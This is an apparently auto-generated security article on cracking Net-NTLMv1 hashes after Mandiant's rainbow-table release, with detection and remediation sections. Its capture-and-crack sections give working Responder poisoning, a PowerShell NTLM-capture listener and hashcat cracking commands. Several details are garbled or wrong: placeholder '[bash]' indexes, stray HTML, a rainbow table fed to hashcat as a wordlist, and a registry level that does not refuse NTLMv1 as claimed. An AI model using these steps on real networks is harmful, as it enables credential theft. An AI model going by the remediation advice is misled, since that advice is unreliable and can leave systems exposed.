Listen to this Post
Introduction:

For over twenty years, Net‑NTLMv1 has been a deprecated and critically weak authentication protocol lingering in enterprise networks. Despite its known vulnerabilities, Mandiant’s recent release of comprehensive rainbow tables demonstrates that an attacker with consumer hardware can now crack these hashes in under 12 hours. This article provides a technical deep dive into the exploit, delivers actionable commands for detection and attack simulation, and outlines the definitive steps for eradication.
Learning Objectives:
- Understand the fundamental weaknesses in the Net‑NTLMv1 challenge/response mechanism.
- Learn how to capture Net‑NTLMv1 hashes and crack them using publicly available tools and rainbow tables.
- Implement detection and remediation strategies to eliminate this protocol from Windows and Linux environments.
You Should Know:
1. The Fatal Flaw in Net‑NTLMv1
The core weakness lies in its response to the server’s challenge. Net‑NTLMv1 uses a weak cryptographic construct where the 8-byte server challenge is concatenated with three empty bytes, effectively reducing the key space. Furthermore, it splits the 56-bit DES key into three independent parts, making it vulnerable to trivial brute-force and precomputed rainbow table attacks. This is in stark contrast to Net‑NTLMv2, which uses HMAC-MD5 with a 16-byte client challenge, making it computationally infeasible to crack with current technology.
2. Capturing Net‑NTLMv1 Hashes: A Step-by-Step Guide
To demonstrate the risk, you first need to capture a hash. This can be done via LLMNR/NBT-NS poisoning or by forcing authentication to a rogue server.
On Linux (Using Responder):
 Clone and configure Responder
git clone https://github.com/lgandx/Responder.git
cd Responder

Edit the Responder.conf file to enable HTTP and SMB servers and set challenges to capture NTLMv1
sed -i 's/HTTP = Off/HTTP = On/g' Responder.conf
sed -i 's/SMB = Off/SMB = On/g' Responder.conf

Run Responder, poisoning all requests
sudo python3 Responder.py -I eth0 -dwv
On Windows (Simulating a Malicious Server with PowerShell):
 This script sets up a simple HTTP listener to capture NTLM authentication (Proof of Concept concept)
$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add('http://your-ip/')
$listener.Start()
while ($true) {
$context = $listener.GetContext()
$request = $context.Request
$response = $context.Response
 Check for Authorization header
$authHeader = $request.Headers["Authorization"]
if ($authHeader -and $authHeader.StartsWith("NTLM ")) {
$ntlmHash = $authHeader.Substring(5)
Write-Host "[+] Captured NTLM Hash: $ntlmHash" -ForegroundColor Green
 Decode and check if it's v1 or v2
}
$response.Close()
}
What this does: Responder poisons network name resolution broadcasts (LLMNR, NBT-NS), causing machines to send their authentication attempts to your machine. The Windows PoC sets a trap for any service attempting NTLM authentication to a controlled share.
3. Cracking with NTLMv1-Multi and Rainbow Tables
Once you have a hash in the format USERNAME::HOSTNAME:LM_RESPONSE:NT_RESPONSE:CHALLENGE, you can use the `ntlmv1-multi` tool to convert it for cracking.
Step-by-Step Cracking Process:
 1. Clone the NTLMv1 Multi-Tool
git clone https://github.com/evilmog/ntlmv1-multi.git
cd ntlmv1-multi

<ol>
<li>Convert the captured hash to a format suitable for hashcat
Assume your hash is saved in a file called 'hash.txt'
python3 ntlmv1-multi.py --ntlmv1 hash.txt --outfile formatted.hash</p></li>
<li><p>The tool outputs the hash in the "NETNTLMv1" format. Now, use hashcat with Mandiant's rainbow tables or brute-force.
Using hashcat mode 5500 (NetNTLMv1)
hashcat -m 5500 formatted.hash /path/to/mandiant-rainbow-table.rtc -O --force

Alternatively, if you don't have the tables, use a brute-force attack (less efficient):
hashcat -m 5500 formatted.hash -a 3 ?1?1?1?1?1?1?1?1 --increment --potfile-path ntlmv1.pot
What this does: The `ntlmv1-multi` tool transforms the captured response into a consistent format. Hashcat then leverages the precomputed tables (or brute-force) to find the matching plaintext password by rapidly testing against the weakened DES challenges.
4. Detecting Net‑NTLMv1 Usage in Your Enterprise
You must find where this protocol is still being used. Monitor network traffic and Windows event logs.
On Windows (via PowerShell and Event Logs):
 Query security event logs for NTLMv1 authentication events (Event ID 4624 with specific NTLM version)
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4624} | Where-Object {
$<em>.Properties[bash].Value -eq 'NTLM V1' -or $</em>.Properties[bash].Value -eq 'NTLMv1'
} | Select-Object TimeCreated, @{Name='TargetUser';Expression={$<em>.Properties[bash].Value}}, @{Name='SourceIP';Expression={$</em>.Properties[bash].Value}}
Network Detection (Zeek/Suricata Rule Concept):
 A Suricata rule signature to alert on NTLMv1 traffic
alert tcp any any -> any 445 (msg:"NTLMv1 Authentication Detected"; flow:established,to_server; content:"NTLMSSP|00 01|"; depth:8; byte_test:1, &, 0x01, 8, relative; sid:1000001; rev:1;)
What this does: The PowerShell script scans for successful logon events that used NTLMv1. The Suricata rule inspects SMB traffic for the NTLMSSP signature where the NTLM version field indicates v1.
5. Remediation: Disabling Net‑NTLMv1 on Windows Systems
The definitive fix is to disable the use of NTLMv1 via Group Policy.
Step-by-Step Group Policy Configuration:
1. Open the Group Policy Management Editor.
- Navigate to: `Computer Configuration` -> `Policies` -> `Windows Settings` -> `Security Settings` -> `Local Policies` ->
Security Options. - Find the policy: Network security: LAN Manager authentication level.
- Set it to: “Send NTLMv2 response only. Refuse LM & NTLM”. This corresponds to a value of
3.
Enforcing via Registry (For individual systems or scripts):
 Set the registry key to disable LM and NTLMv1
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "LmCompatibilityLevel" -Value 3 -Type DWord

To also prevent NTLM from being used generally (where possible), restrict NTLM usage
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0" -Name "NtlmMinClientSec" -Value 0x20080000 -Type DWord  Requires 128-bit encryption & NTLMv2
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0" -Name "RestrictSendingNTLMTraffic" -Value 2 -Type DWord  Deny all accounts (if using authentication silos)
What this does: The `LmCompatibilityLevel` registry key directly controls which authentication protocols the client will send. Level 3 forces the use of only NTLMv2, refusing the weaker versions.
6. Hardening Linux Samba Servers and Cross-Platform Services
Ensure services like Samba, which integrate with Active Directory, do not accept NTLMv1.
Samba Configuration (`/etc/samba/smb.conf`):
[bash]
 ... other settings ...
ntlm auth = no  Disable NTLM authentication entirely, force Kerberos
lanman auth = no  Disable the ancient LAN Manager auth
client ntlmv2 auth = yes  Force client to use NTLMv2
Apache / Nginx with SSPI (Windows Authentication) Hardening:
Ensure your `mod_auth_sspi` or `ngx_http_auth_request_module` configurations are set to require `NTLM2` (which enforces NTLMv2). This is often a directive like SSPIAuth NTLM2 On.
What Undercode Say:
- The Exploit is Commoditized: Mandiant’s release of rainbow tables has turned a theoretical weakness into a script-kiddie accessible attack. Defenders must treat any remaining Net‑NTLMv1 traffic as a critical finding.
- Detection is as Crucial as Prevention: Proactive hunting for NTLMv1 events in logs and network traffic is non-negotiable. It’s not enough to set the policy; you must verify its effectiveness and catch legacy systems or applications that break.
Prediction:
The public release of these rainbow tables will trigger a short-term spike in internal network compromise attempts using this vector, as penetration testers and malicious actors alike weaponize the dataset. In the medium term (12-24 months), this will finally force the eradication of Net‑NTLMv1 from most mature enterprises. However, it will persist indefinitely in unmanaged OT/IoT devices and legacy business-critical applications, creating permanent, isolated pockets of high risk that organizations will be forced to segment and monitor aggressively. The incident underscores a broader trend: the offensive security community will increasingly focus on “deprecated but not dead” protocols, making historical technical debt a primary attack surface.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mandiant Its – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


